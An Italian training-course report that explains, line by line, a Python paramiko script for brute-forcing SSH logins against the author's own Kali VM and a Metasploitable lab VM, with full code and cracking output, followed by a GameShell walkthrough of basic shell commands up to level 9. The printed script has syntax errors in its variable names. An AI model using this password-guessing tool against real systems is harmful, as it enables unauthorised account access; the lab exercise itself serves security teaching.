

REPORT PROGETTO FINE MODULO W8D4

(esercizio 2)

“Creazione di un codice brute-force in python”

1) Introduzione al codice.

In questo report verrà illustrato come un semplice codice scritto in python possa “bucare con la forza bruta” per poter accedere (in questo caso) ad un server SSH, spiegato passo per passo ogni passaggio utilizzato al fine di rendere il codice eseguibile e funzionante. Lo faremo attaccando la nostra stessa VM (Kali).

1.5) Fase preliminare.

Prima di poter attaccare una porta come SSH (“22”) dobbiamo verificare che sia attiva (aperta) perchè nel caso fosse disabilitata (chiusa) non riusciremo mai a “bucare”.

Utilizziamo il comando descritto in foto:

```
[kali㉿kali)-[~] $ service --status-all
```

Trovando nella lista questa voce.

```
[ - ] speech-dispatcher  
[ - ] ssh30372 0.0 0.  
[ - ] sslh9577 0.0 0.
```

Qui indica chiaramente che è disabilitato “-”.

Useremo quest’altro comando per attivare il servizio:

```
[kali㉿kali)-[~] $ sudo systemctl start ssh
```

E lo verificheremo che sia “attivo” utilizzando “status”:

```
[kali㉿kali)-[~] $ sudo systemctl status ssh  
● ssh.service - OpenBSD Secure Shell server  
    Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)  
    Active: active (running) since Fri 2025-04-18 13:16:55 EDT; 6s ago
```

e vedremo la voce “active” “running”.

per essere ancora più sicuri o se vogliamo verificarlo in un altro modo basterà usare il comando “service --status-all”.

```
[ - ] speech-dispatcher  
[ + ] ssh  
[ - ] sslh
```

e noteremo un “+” anziché “-”, così sappiamo che il servizio c’è.

Esistono altri metodi per verificare una porta se è aperta, come questo:

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-18 10:52 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000040s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

2)Panoramica del codice “Brute-Force”. (principianti)

Adesso attraverso i vari screenshot potremo vedere ogni singolo passaggio, spiegando i vari concetti. Iniziamo dalle librerie usate:

```
import paramiko
import socket
```

La libreria “paramiko” serve per connettersi a un server tramite SSH.

La libreria “socket” invece è usata per gestire eventuali problemi di rete.

Una volta importate (**import**) le librerie iniziamo a definire una funzione chiamata:

```
def ssh_bruteforce(host, port, username, password_list):
```

con all'interno dei parametri (quelli tra parentesi) e i loro compiti sono:

host: l'indirizzo IP del server a cui connettersi.

port: la porta SSH che sarebbe la “22”.

username: il nome utente da usare per la connessione.

password_list: la lista delle password che andremo a utilizzare.

Le prossime righe di codice indicano che alla creazione di un client (prima riga) che potrà rispondere al server SSH, usiamo la seconda riga di codice per far sì che il nostro client risponda di “sì” automaticamente così il programma non si interrompe alla richiesta di collegarci al servizio SSH.

```
client = paramiko.SSHClient()
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
```

Il costrutto “**for in**” serve per ripetere qualcosa più volte. Questo ciclo prova ogni password nella lista, una alla volta.

```
for password in password_list:
```

Successivamente scriveremo:

```
try:
    print(f"Sto provando ad hackerare ({username}:{password.strip()})")
    client.connect(hostname=host, port=port, username=username, password=password.strip())
```

Qui proveremo a connetterci con la prima password del file, stampando un messaggio e restituendo la password trovata.

Se la connessione al server va a buon fine, si chiude la connessione e restituisce la password giusta.

```
print(f"Ci sono riuscito! Password trovata: {password.strip()}")
client.close()
return password.strip()
```

Altrimenti se la password è sbagliata, va alla successiva.

```
except paramiko.AuthenticationException:
    continue
```

Eventuali errori di connessione o SSH, stampiamo l'errore e si continua in ogni caso.

```
except (paramiko.SSHException, socket.error) as e:
    print(f"Ho riscontrato un errore: {e}")
    continue
```

Se non dovessimo essere in grado di trovare la password corretta, si stampa un messaggio di fallimento.

```
print("Non sono riuscito a trovare una password.")
return None
```

Il codice verrà eseguito solo se avviamo direttamente questo file (e non se lo importiamo in un altro file Python).

```
if __name__ == "__main__":
```

Indichiamo poi i parametri come sotto elencati che vogliamo usare:

```
host bersaglio = "127.0.0.1"
port bersaglio = 22
username bersaglio = "kali"
```

Poi apriamo il file delle password (una per riga) e le leggiamo in una lista.

```
with open("/home/kali/filepassword/password.txt", "r") as f:
    passwords = f.readlines()
```

Infine chiamiamo la funzione per iniziare l'attacco brute-force.

```
found = ssh_bruteforce(host bersaglio, port bersaglio, username bersaglio, passwords)
```

Se dovessimo trovare una password giusta, la stampiamo di conseguenza. Altrimenti, stampiamo il fatto che non siamo riusciti a trovare alcuna credenziale valida.

```
if found:
    print(f"Le credenziali sono queste ({username bersaglio}:{found})")
else:
    print("Non ho trovato alcuna credenziale valida")
```

3)Panoramica del codice “Brute-Force”. (esperti)

- Lo script effettua un classico brute-force SSH su un host specificato, sfruttando “**paramiko.SSHClient**”.
- Per rendere lo script più robusto e veloce durante il brute-force, potremmo inserire un “**timeout**” nella chiamata `client.connect()`. Questo impedisce che lo script resti bloccato su un host non raggiungibile o lento a rispondere.
- Modificare il file di configurazione di SSH (`/etc/ssh/sshd_config`) per rendere il tentativo brute-force più difficile da eseguire. Ad esempio nella voce “MaxStartups 10:30:100” (default)
- `AutoAddPolicy()` è una delle “politiche” di gestione delle chiavi host che “**Paramiko**” usa quando ci si connette a un server SSH, questo significa che se il server non è nella lista delle chiavi conosciute, verrà aggiunto senza chiedere, non venendo interrotti, automatizzando tutto

4)Approfondimenti del codice. (principianti)

Qui puoi trovare un elenco generico ai vari “comandi” usati per aiutare a capire meglio di preciso la loro funzione:

- **import**: importa moduli esterni (librerie) per usare le loro funzionalità nel programma.
- **def**: serve per definire una funzione. Una funzione è un blocco di codice che puoi richiamare più volte per eseguire un'operazione specifica.
- **for in**: è un ciclo “for”, che permette di iterare su tutti gli elementi di una lista o altro oggetto iterabile.
- **try**: serve per gestire errori. Metti il codice che potrebbe causare un errore dentro il blocco “try”, e se qualcosa va storto, il programma continua nel blocco “except”.
- **(f") f-string**: è un modo di formattare le stringhe. Ti permette di inserire variabili direttamente dentro le stringhe senza dover fare complicati concatenamenti.
- **.strip**: rimuove gli spazi (o altre caratteristiche) all'inizio e alla fine di una stringa.
- **with open**: apre un file per la lettura o la scrittura e lo gestisce automaticamente. Quando esci dal blocco “with”, il file si chiude automaticamente. La “r” che abbiamo usato nel codice indica di aprire il file in modalità lettura. Invece “as f” indichiamo che “f” è il file in questione (per comodità).
- **readlines()**: serve per leggere tutte le righe di un file come una lista di stringhe.
- **.connect()**: stabilisce la connessione SSH con il server.
- **.close()**: chiude la connessione.

5)Conclusione e risultati del codice.

Una volta spiegata la parte introduttiva, la funzione del codice ed eventuali chiarimenti, è arrivato il momento di metterlo in atto e vedere se funziona. Qui riporta il codice per intero:

```
import paramiko
import socket
host="127.0.0.1"
password=""

def ssh_bruteforce(host, port, username, password_list):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    for password in password_list:
        try:
            print(f"Sto provando ad hackerare ({username}:{password.strip()})")
            client.connect(hostname=host, port=port, username=username, password=password.strip())
            print(f"Ci sono riuscito! Password trovata: {password.strip()}")
            client.close()
            return password.strip()
        except paramiko.AuthenticationException:
            continue
        except (paramiko.SSHException, socket.error) as e:
            print(f"Ho riscontrato un errore: {e}")
            continue

    print("Non sono riuscito a trovare una password.")
    return None

if __name__ == "__main__":
    host bersaglio = "127.0.0.1"
    port bersaglio = 22
    username bersaglio = "kali"

    with open("/home/kali/filepassword/password.txt", "r") as f:
        passwords = f.readlines()

    found = ssh_bruteforce(host bersaglio, port bersaglio, username bersaglio, passwords)
    if found:
        print(f"Le credenziali sono queste ({username bersaglio}:{found})")
    else:
        print("Non ho trovato alcuna credenziale valida")
```

Il prossimo passo è andare nel nostro terminale kali e eseguire il “nome_del_file.py” con python.

```
(kali㉿kali)-[~]
$ python bruteforce.py
Sto provando ad hackerare (kali:ciao79)
Sto provando ad hackerare (kali:windows2025)
Sto provando ad hackerare (kali:password)
Sto provando ad hackerare (kali:kali12345)
Ci sono riuscito! Password trovata: kali12345
Le credenziali sono queste (kali:kali12345)
```

Come ben si nota, ha provato le varie password (uno alla volta) dalla nostra lista di password, fintantoché non ha trovato quella giusta e riportandole alla fine (username:password), fermando il programma.

Questo esercizio si basa su “colpirsi da soli” ma se vorremmo colpire un’altra VM come ad esempio “metasploitable” ci sono altri passaggi da effettuare molto semplici.

6)Attaccare “Metasploitable”.

- Avere le VM impostate su “rete interna”.
- Assicurarsi che gli IP di Kali (192.168.50.100) e Metasploitable (192.168.50.101) siano sulla stessa rete.
- Modificare il file delle password e mettere quella di Metasploitable.
- Eventuale comando “ping” per verificare che le VM comunichino tra di loro.
- Modificare il file “python bruteforce.py” cambiando “ip target” e “username target” con quelli di Metasploitable.

```
(kali㉿kali)-[~]
└─$ python bruteforce.py
Sto provando ad hackerare (msfadmin:ciao79)
Sto provando ad hackerare (msfadmin:windows2025)
Sto provando ad hackerare (msfadmin:password)
Sto provando ad hackerare (msfadmin:msfadmin)
Ci sono riuscito! Password trovata: msfadmin
Le credenziali sono queste (msfadmin:msfadmin)
```

```
if __name__ == "__main__":
    host bersaglio = "192.168.50.101"
    port bersaglio = 22
    username bersaglio = "msfadmin"
```

REPORT FINE MODULO W8D4 (esercizio 1)

“Soluzione dei vari livelli di GameShell”

1)Introduzione al gioco.

In questa guida, vedremo come un giochino installato sulla nostra VM (kali) possa aiutarci a familiarizzare con i comandi di kali linux basandosi su un gioco ad esempio D&D (fantasy) e aiutandoci a risolvere rompicapi.

1.5)Installazione del gioco.


Prima di avviare il gioco dobbiamo ovviamente installarlo, ecco i seguenti comandi da eseguire in ordine in modo tale da installarlo ed eseguirlo:

- Verificare di essere connessi a internet
- Eseguire nel terminale: sudo apt update
- Poi:
- sudo apt install gettext man-db procps psmisc nano tree bsdmainutils x11-apps wget
- E infine:
- wget <https://github.com/phyver/GameShell/releases/download/latest/gameshell.sh>
- Eseguire il gioco con bash gameshell.sh

2)Inizio del gioco.

D'ora in poi avremo degli screenshot con varie spiegazioni dei comandi e il successo delle missioni fino al livello 1-20.

LIVELLO 1



The screenshot shows a terminal window titled "LIVELLO 1". The text inside the terminal is as follows:

```
| Run the command
| $ gsh goal
| to discover your first mission.
|
| You can check the mission has been completed with
| $ gsh check
|
| The command
| $ gsh help
| displays the list of available (gsh) commands.
```

Per iniziare la nostra prima missione dobbiamo usare il comando “**gsh goal**”, così facendo inizieremo la nostra missione dandoci importanti informazioni. **ATTENZIONE**: questo comando va usato ogni volta che superiamo un livello o per avere le relative informazioni, mentre il comando “**gsh check**” ogni volta che abbiamo eseguito correttamente le indicazioni per superare il livello, in caso contrario ci darà un messaggio di errore che non siamo riusciti a passarlo e quindi riprovare.

LIVELLO 1

Mission goal

Go to the top of the main tower of the castle.

Useful commands

cd LOCATION
Move to the given location.
Remark: ``cd'' is an abbreviation for "change directory".

pwd
Show the path to your current location.
Remark: ``pwd'' is an abbreviation for "print working directory".

ls
Show a list of locations that are currently accessible.
Remark: ``ls'' is an abbreviation of "list".

gsh check
Check if the mission objective has been achieved.

gsh reset
Restart the mission from the beginning.

Remarks

UPPERCASE words appearing in commands are meta-variables: you need to replace them by appropriate (string) values.

Most filesystems treat uppercase and lowercase characters differently. Make sure you use the correct path.

il livello ci indica chiaramente che dobbiamo raggiungere la torre più alta del castello quindi dobbiamo spostarci da “directory” a “directory” usando il comando “**cd**” e per sapere cosa c’è in ogni piano usiamo il comando “**ls**” mentre “**pwd**” in caso ci siamo persi e non sappiamo dove siamo.

LIVELLO 1

```
[mission 1] $ ls
Castle Forest Garden Mountain Stall

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Castle

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Cellar Great_hall Main_building Main_tower Observatory

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Main_tower

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
First_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd First_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Second_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Second_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Top_of_the_tower


[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls

[use 'gsh help' to get a list of available commands]
[mission 1] $ gsh check

Congratulations, mission 1 has been successfully completed!
```

LIVELLO 2



Il livello 2 è molto semplice perchè andremo a utilizzare gli stessi comandi ma con qualche aggiunta come ad esempio “**cd -**” e “**cd ..**” dove entrambi i comandi fanno tornare indietro a dove si era prima ovvero la “cantina”

LIVELLO 2

```
[use 'gsh help' to get a list of available commands]
[mission 2] $ cd -
/home/kali/gameshell/World/Castle/Main_tower/First_floor/Second_floor

[use 'gsh help' to get a list of available commands]
[mission 2] $ pwd
/home/kali/gameshell/World/Castle/Main_tower/First_floor/Second_floor

[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd..
cd..: command not found

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..
[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..
[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..
[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..
[use 'gsh help' to get a list of available commands]
[mission 2] $ pwd
/home/kali/gameshell/World

[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Castle Forest Garden Mountain Stall

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd Castle
[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Cellar Great_hall Main_building Main_tower Observatory

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd Cellar
[use 'gsh help' to get a list of available commands]
[mission 2] $ gsh check
Congratulations, mission 2 has been successfully completed!
```

LIVELLO 3

```
(____) stem
|   |
|   Mission goal
|   =====
|   Go back to the starting location and then go to the throne room using only two commands.
|   /
|   Remark
|   _____
|   You may experiment with as many commands as you want, but
|   to validate the mission the following conditions need to be met:
|   - the second to last command takes you to the starting point,
|   - the last command takes you directly to the throne room.
|   /
|   Useful commands
|   =====
|   cd
|   Move back to the starting location.
|   cd LOCATION1/LOCATION2/LOCATION3
|   Make several moves in one command.
|   /
|   Remark
|   _____
|   UPPERCASE words appearing in commands are meta-variables: you need to replace them by appropriate (string) values.
|   _____
(____)
```

Il livello 3 indica molto brevemente che per spostarci dobbiamo farlo in soli 2 mosse, con “cd” e “cd LOCATION1/LOCATION2/LOCATION3”, dove “cd” ci porterà direttamente all’inizio di tutto e l’altro comando scriviamo tutta la “path” per andare lì.

```
[use 'gsh help' to get a list of available commands]
[mission 3] $ cd

[use 'gsh help' to get a list of available commands]
[mission 3] $ cd Castle/Main_building/Throne_room

[use 'gsh help' to get a list of available commands]
[mission 3] $ gsh check

Congratulations, mission 3 has been successfully completed!
```

LIVELLO 4

```
(____^____)-----(^____)
| / | Mission goal
| / |
| / |
| / | Build a "Hut" in the forest, and then build a "Chest" in the hut.
| / |
| / |
| / | Useful commands
| / |
| / | mkdir DIRECTORY
| / | Create a new directory inside the current directory.
| / | Remark: ``mkdir`` is an abbreviation for "make directory".
| / |
(_____)-----(^____)
```

Adesso dal livello 4 usiamo un comando nuovo “**mkdir**” **nome_directory** per creare una “directory” e dobbiamo farlo creando prima una “capanna” nella “foresta” e poi una “cassa” dentro la “capanna”.

LIVELLO 4

```
~/Castle/Main_building/Throne_room
[mission 4] $ cd

~
[mission 4] $ pwd
/home/kali/gameshell/World

~
[mission 4] $ ls
Castle Forest Garden Mountain Stall

~
[mission 4] $ cd forest
bash: cd: forest: No such file or directory

~
[mission 4] $ ls
Castle Forest Garden Mountain Stall

~
[mission 4] $ cd Forest

~/Forest
[mission 4] $ ls

~/Forest
[mission 4] $ mkdir Hut

~/Forest
[mission 4] $ ls
Hut

~/Forest
[mission 4] $ cd hut
bash: cd: hut: No such file or directory

~/Forest
[mission 4] $ cd Hut


~/Forest/Hut
[mission 4] $ mkdir Chest

~/Forest/Hut
[mission 4] $ ls
Chest

~/Forest/Hut
[mission 4] $ gsh check

Congratulations, mission 4 has been successfully completed!
```

LIVELLO 5



Ora useremo il comando “**rm file1 file2 filen**” per rimuovere permanentemente i file (ragni) che indicheremo nella “directory cantina”.

```
~/Forest/Hut
[mission 5] $ cd

~
[mission 5] $ pwd
/home/kali/gameshell/World

~
[mission 5] $ ls
Castle  Forest  Garden  Mountain  Stall

~
[mission 5] $ cd Castle

~/Castle
[mission 5] $ ls
Cellar  Great_hall  Main_building  Main_tower  Observatory

~/Castle
[mission 5] $ cd Cellar

~/Castle/Cellar
[mission 5] $ ls
barrel_of_apples  bat_1  bat_2  spider_1  spider_2  spider_3

~/Castle/Cellar
[mission 5] $ rm spider_! spider_2 spider_3
rm: cannot remove 'spider_!': No such file or directory

~/Castle/Cellar
[mission 5] $ ls
barrel_of_apples  bat_1  bat_2  spider_1

~/Castle/Cellar
[mission 5] $ rm spider_1

~/Castle/Cellar
[mission 5] $ gsh check

Congratulations, mission 5 has been successfully completed!
```

LIVELLO 6


```
(^_____) _____ (^_____)  
| | Mission goal | |  
| | _____ | |  
| | Collect all the coins that you can find in the garden in front of the castle, and put them in your chest in your hut in the forest. | |  
| | _____ | |  
| | Useful commands | |  
| | _____ | |  
| | mv FILE1 FILE2 ... FILEn DIRECTORY | |  
| | Move the files to the directory. | |  
| | Remark: `mv` is an abbreviation of "move". | |  
| | _____ | |  
| | ~ The `~` symbol is an abbreviation for the initial directory. | |  
| | Example: wherever you are, `~/Tavern` denotes the directory (or file) "Tavern" in the initial directory. | |  
(_____) _____ (_____)
```

Bisogna collezionare tutte le monete che si trovano in giardino e metterle nella cassa dentro la capanna che si trova nella foresta. Usiamo il comando “**mv file1 file2 filen**” per muovere un file (monete) in un'altra posizione dove interessa a noi.

LIVELLO 6

```
~  
[mission 6] $ ls  
Castle Forest Garden Mountain Stall  
  
~  
[mission 6] $ cd Garden  
~/Garden  
[mission 6] $ ls  
coin_1 coin_2 coin_3 Flower_garden Maze Shed  
  
~/Garden  
[mission 6] $ mv coin_1 coin_2 coin_3 Chest  
> ls  
> ^C  
  
~/Garden  
[mission 6] $ ls  
coin_1 coin_2 coin_3 Flower_garden Maze Shed  
  
~/Garden  
[mission 6] $ mv coin_1 coin_2 coin_3 Chest  
mv: target 'Chest': No such file or directory  
  
~/Garden  
[mission 6] $ ls  
coin_1 coin_2 coin_3 Flower_garden Maze Shed  
  
~/Garden  
[mission 6] $ mv coin_1 coin_2 coin_3 ~Forest/Hut/Chest  
mv: target '~Forest/Hut/Chest': No such file or directory  
  
~/Garden  
[mission 6] $ mv coin_1 coin_2 coin_3 ~/Forest/Hut/Chest  
  
~/Garden  
[mission 6] $ cd /Forest/Hut/Chest  
bash: cd: /Forest/Hut/Chest: No such file or directory  
  
~/Garden  
[mission 6] $ cd ~/Forest/Hut/Chest  
  
~/Forest/Hut/Chest  
[mission 6] $ ls  
coin_1 coin_2 coin_3  
  
~/Forest/Hut/Chest  
[mission 6] $ gsh check  
  
Congratulations, mission 6 has been successfully completed!
```

LIVELLO 7



Adesso la difficoltà aumenta leggermente andando a trovare file che normalmente non vediamo, e possiamo vederli con il comando “**ls -A**” all’interno delle “directory” e il file in questione avrà un “.” all’inizio del nome. Utilizziamo anche i comandi già spiegati in precedenza.

```
~/Garden  
[mission 7] $ ls -A  
.34567_coin_1 .54693_coin_3 .58735_coin_2 Flower_garden Maze Shed  
  
~/Garden  
[mission 7] $ mv .34567_coin_1 .54693_coin_3 .58735_coin_2 ~/Forest/Hut/Chest
```

Congratulations, mission 7 has been successfully completed!

LIVELLO 8

```
/ \ Mission goal
\| Get rid of all the spiders that are crawling in the cellar. Again, do not do not disturb the bats.

Shell patterns
=====
* The "*" character stands in for any sequence of characters
  (including an empty sequence).
?
The "?" character stands in for any single character.

Those wildcards can be used to denote lists of existing files / directories in the current working directory.

For example: if the current folder contains
  file-1 Folder-1 file-14 potato
then
  *      → file-1 Folder-1 file-14 potato
  *1     → file-1 Folder-1
  *0*   → Folder-1 potato
  X*    → error, no matching file
  *-?   → file-1 Folder-1
  *-??  → file-14
```

Stavolta come prima, ci saranno più file da rimuovere, ma mettendo il simbolo “*” toglierà tutti file con quel nome molto velocemente.

```
~/Castle/Cellar
[mission 8] $ ls
10905_spider_39  13146_spider_15  15915_spider_48  18034_bat_5    283_spider_14  2587_spider_44  29131_spider_2  38522_spider_4  32689_spider_7  6009_spider_6  7978_spider_40  barrel_of_apples
11486_spider_32  13279_spider_26  15001_spider_46  19359_spider_41  23539_spider_16  26802_spider_59  29236_spider_11  38770_spider_17  39766_spider_47  6163_spider_24  9027_spider_7
11699_bat_4     14186_bat_2     16229_spider_38  18453_spider_49  22599_spider_23  26703_spider_22  29518_spider_25  31828_spider_43  371_spider_36  6710_spider_18  908_spider_1
11703_spider_8  14541_spider_20  16620_spider_34  18602_spider_28  23498_spider_3  27311_spider_37  30008_spider_42  32019_spider_27  3871_spider_13  682_bat_1  9185_spider_31
13037_spider_10 14636_spider_35  16811_spider_33  19044_spider_29  23642_spider_5  29031_bat_3    30513_spider_12  32141_spider_21  4186_spider_19  6972_spider_45  9798_spider_30

~/Castle/Cellar
[mission 8] $ rm *spider*
~/Castle/Cellar
[mission 8] $ ls
11699_bat_4  14186_bat_2  18034_bat_5  29031_bat_3  682_bat_1  barrel_of_apples

~/Castle/Cellar
[mission 8] $ gsh check
Congratulations, mission 8 has been successfully completed!
```

LIVELLO 9

```
(@=()_
|_ Mission goal
|   The spiders are getting clever: they found a way to hide.
|   Get rid of all the spiders that are hiding in the cellar without disturbing the bats.

|_ Shell patterns
|   *
|     The "*" character stands in for any sequence of characters (including an empty sequence).
|   ?
|     The "?" character stands in for any single character.

|_ Remark
|   The wildcards "*" and "?" don't see hidden files, you need to add an explicit dot at the start of the pattern.
)_(@=()
```

Questo livello è simile a quello prima solo se che i simboli “*” “?” non vedranno i file nascosti, quindi per rimuovere più file uguali basterà mettere un “.” prima dei simboli e il nome dei file da eliminare.

```
~/Castle/Cellar
[mission 9] $ ls -A
.10366_bat_5 .11247_spider_8 .16149_spider_24 18034_bat_5 .21628_spider_5 .24029_spider_2 .25588_spider_17 .2755_spider_28 .2947_spider_40 .400_spider_23 .6580_spider_21 .7109_spider_44 barrel_of_apples
.10390_bat_1 11099_bat_1 11699_bat_4 14186_bat_2 .20451_spider_35 .22080_spider_3 .24493_spider_36 .26049_spider_43 .28807_spider_48 .29605_spider_72 .476_spider_46 .6738_spider_19 .739_spider_13
.10396_bat_2 11592_spider_14 .16232_bat_4 .17463_spider_33 .20552_spider_37 .20851_spider_3 .23229_spider_10 .24453_spider_42 .26902_spider_7 .28178_spider_20 .32483_spider_50 .5633_spider_37 .8997_spider_26 .8999_spider_45
.10659_spider_29 14186_bat_2 .17463_spider_18 .21376_spider_16 .23229_spider_10 .24453_spider_42 .26902_spider_7 .28178_spider_20 .32483_spider_50 .5633_spider_37 .8997_spider_26 .8999_spider_45
.11145_spider_12 .14589_spider_31 .17507_spider_25 .21588_spider_34 .23925_spider_15 .25589_spider_30 .27475_spider_41 .29831_bat_3 .32763_spider_38 .6458_spider_9 .7071_bat_3 .9206_spider_49

~/Castle/Cellar
[mission 9] $ rm .*spider*
~/Castle/Cellar
[mission 9] $ ls -A
.10366_bat_5 .11099_bat_1 11699_bat_4 14186_bat_2 .16232_bat_4 18034_bat_5 .24493_bat_2 29031_bat_3 682_bat_1 .7071_bat_3 barrel_of_apples
~/Castle/Cellar
[mission 9] $ gsh check
Congratulations, mission 9 has been successfully completed!
```

LIVELLO 10

```
(` Mission goal
_____
